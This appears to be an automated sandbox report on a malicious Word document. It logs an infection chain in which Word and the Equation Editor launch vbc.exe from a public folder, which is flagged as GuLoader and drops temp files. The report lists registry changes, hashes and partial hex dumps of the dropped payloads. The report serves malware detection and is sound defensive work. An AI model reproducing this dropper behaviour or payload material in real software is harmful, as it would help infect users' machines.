00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELZOaj-5@"@(`.texthj `.rdatan@@.data@.ndata``.rsrc(@@

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2692, Parent PID: 596

General

Target ID:	0
Start time:	10:54:20
Start date:	27/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13fdf0000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	6E09A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	6E09A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	6E09A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	6E0C0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	6E0C0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	6E0C0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\3A3FC	success or wait	1	6E0C0648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\3A3FC	3A3FC	binary	04 00 00 00 84 0A 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00	success or wait	1	6E0C0648	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 7E 7D 39 67 AF 13 D8 01 FC A3 03 00 FC A3 03 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D3000000010000 0000F01FEC\Usage	ProductFiles	dword	1413152817	1413152818	success or wait	1	6E0C0648	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D3000000010000 0000F01FEC\Usage	ProductFiles	dword	1413152818	1413152819	success or wait	1	6E0C0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\3A3FC	3A3FC	binary	04 00 00 00 84 0A 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 7E 7D 39 67 AF 13 D8 01 FC A3 03 00 FC A3 03 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 84 0A 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FC A3 03 00 FC A3 03 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6E0C0648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: EQNEDT32.EXE PID: **1528**, Parent PID: **596**

General

Target ID:	1
Start time:	10:54:21
Start date:	27/01/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: **2788**, Parent PID: **1528**

General

Target ID:	3
Start time:	10:54:24
Start date:	27/01/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	95632 bytes
MD5 hash:	82C5CDDE9DF0A76E2933C1CD8BFC7887
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000003.00000002.688715798.0000000003790000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 11%, Metadefender, Browse • Detection: 21%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsg85E2.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40609B	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\Bosporus5.dat	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\gamer.txt	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\nsb88D0.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	40609B	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AF7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsb88D0.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405AB7	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsb88D0.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	406059	CreateFileW
C:\Users\user\AppData\Local\Temp\nsb88D0.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	object name collision	5	406059	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsg85E2.tmp	success or wait	1	403875	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsb88D0.tmp	success or wait	1	405C78	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Bosporus5.dat	0	17955	fd 5f 5f fd 3f fd 75 0e fd 7f 03 00 75 08 fd 7f 04 00 75 02 fd c1 fd 00 03 00 00 fd fd 6f 01 00 00 fd 49 74 c1 fd 10 9c 73 fd fd 73 76 75 1e fd fd fd 04 33 0c fd fd fd 7f 42 5d fd fd 2a fd fd fd 57 fd fd 6f 01 00 00 5a 31 fd fd 34 07 2e 75 fd 4e fd fd fd 04 39 fd 75 fd 57 fd fd fd fd fd fd cf fd 4e 2e fd 55 fd 2d fd 74 20 04 fd fd 12 fd 32 44 16 42 fd 68 14 0b 0c fd 52 fd 7f 44 0f 1b 62 1d 17 4b 37 24 22 6a 58 5b 2c fd fd c5 31 fd fd fd 61 03 fd fd 01 fd ba fd fd 5e 57 10 fd 14 fd 04 6f 7a fd 27 fd 55 74 fd 27 fd fd 37 fd 48 67 fd fd 47 fd fd fd 0d fd 70 59 fd fd 33 6e 1a 3a fd 75 11 fd 29 fd ef 5c 10 34 fd 1f fd fd fd fd fd 75 67 55 42 fd fd 06 60 fd fd 76 77 fd 40 5f 69 50 72 9e fd 76 19 35 fd fd fd 38 fd 6c	__? uuuoItssvu3B}*WoZ14.u N9uWN.U-t 2DBhRDbK7$"jX[,1a^Wo z'Ut'7 HgGpY3n:u)\4ugUB`vw@ _iPrv58l	success or wait	2	4060F9	WriteFile
C:\Users\user\AppData\Local\Temp\gamer.txt	0	16555	45 4d 72 38 74 30 48 68 71 37 31 35 52 51 6a 70 56 38 6c 39 4c 6f 6f 55 64 57 4a 67 4d 74 4d 66 32 70 45 38 33 55 32 77 73 73 73 38 31 47 35 4b 4a 46 4c 65 49 58 4d 61 31 54 39 33 48 47 6a 4e 45 62 46 66 79 34 49 52 61 57 6a 63 74 45 48 31 49 33 68 57 47 37 34 77 73 4a 59 64 5a 58 4e 6d 4c 54 71 54 65 6e 76 67 65 63 38 71 70 75 39 38 5a 70 34 58 6c 72 72 41 68 62 75 56 65 50 42 67 35 6e 78 4d 65 6f 78 49 6f 6a 67 6c 4f 75 4a 41 76 41 5a 65 66 30 4e 61 6b 37 67 6d 30 69 78 38 78 53 45 37 30 51 65 46 4a 4d 46 6a 4a 76 45 41 57 52 46 46 46 74 5a 4f 59 6b 63 48 68 43 67 65 77 70 37 59 42 45 38 4f 65 6b 4f 73 4f 72 63 65 78 61 66 52 47 34 41 64 5a 61 57 42 7a 33 79 43 45 34 71 4d 50 30 4e 41 63 78 4a 34 44 48 65 43 64 7a 62 63 36 68 57 38 69 38 6f 74 70 48 45	EMr8t0Hhq715RQjpV8l9L ooUdWJgMt Mf2pE83U2wsss81G5KJ FLeIXMa1T93 HGjNEbFfy4IRaWjctEH1I 3hWG74wsJ YdZXNmLTqTenvgec8qp u98Zp4XlrrA hbuVePBg5nxMeoxIojgl OuJAvAZef0 Nak7gm0ix8xSE70QeFJ MFjJvEAWRFF FtZOYkcHhCgewp7YBE 8OekOsOrcexa fRG4AdZaWBz3yCE4qM P0NAcxJ4DHeC dzbc6hW8i8otpHE	success or wait	1	4060F9	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsb88D0.tmp\System.dll	0	12288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 71 72 2a fd 35 13 44 fd 35 13 44 fd 35 13 44 fd fd 0f 4a fd 32 13 44 fd 35 13 45 fd 21 13 44 fd fd 1c 19 fd 32 13 44 fd 61 30 74 fd 31 13 44 fd 56 31 6e fd 34 13 44 fd fd 33 40 fd 34 13 44 fd 52 69 63 68 35 13 44 fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 19 fd 4f 61 00 00 00 00 00 00 00 00 fd 00 2e 21 0b 01 06 00 00 22 00 00 00 0a 00 00 00 00 00 00 7f 2a 00 00 00 10 00	MZ@!L!This program cannot be run in DOS mode.$qr*5D5D5DJ2D5E!D2Da0t1DV1n4D3@4DRich5DPELOa.!"*	success or wait	1	4060F9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	unknown	512	success or wait	81	4060CA	ReadFile
C:\Users\Public\vbc.exe	unknown	4	success or wait	2	4060CA	ReadFile
C:\Users\Public\vbc.exe	unknown	4	success or wait	7	4060CA	ReadFile
C:\Users\user\AppData\Local\Temp\Bosporus5.dat	unknown	33702	success or wait	1	73282C59	ReadFile

Disassembly

No disassembly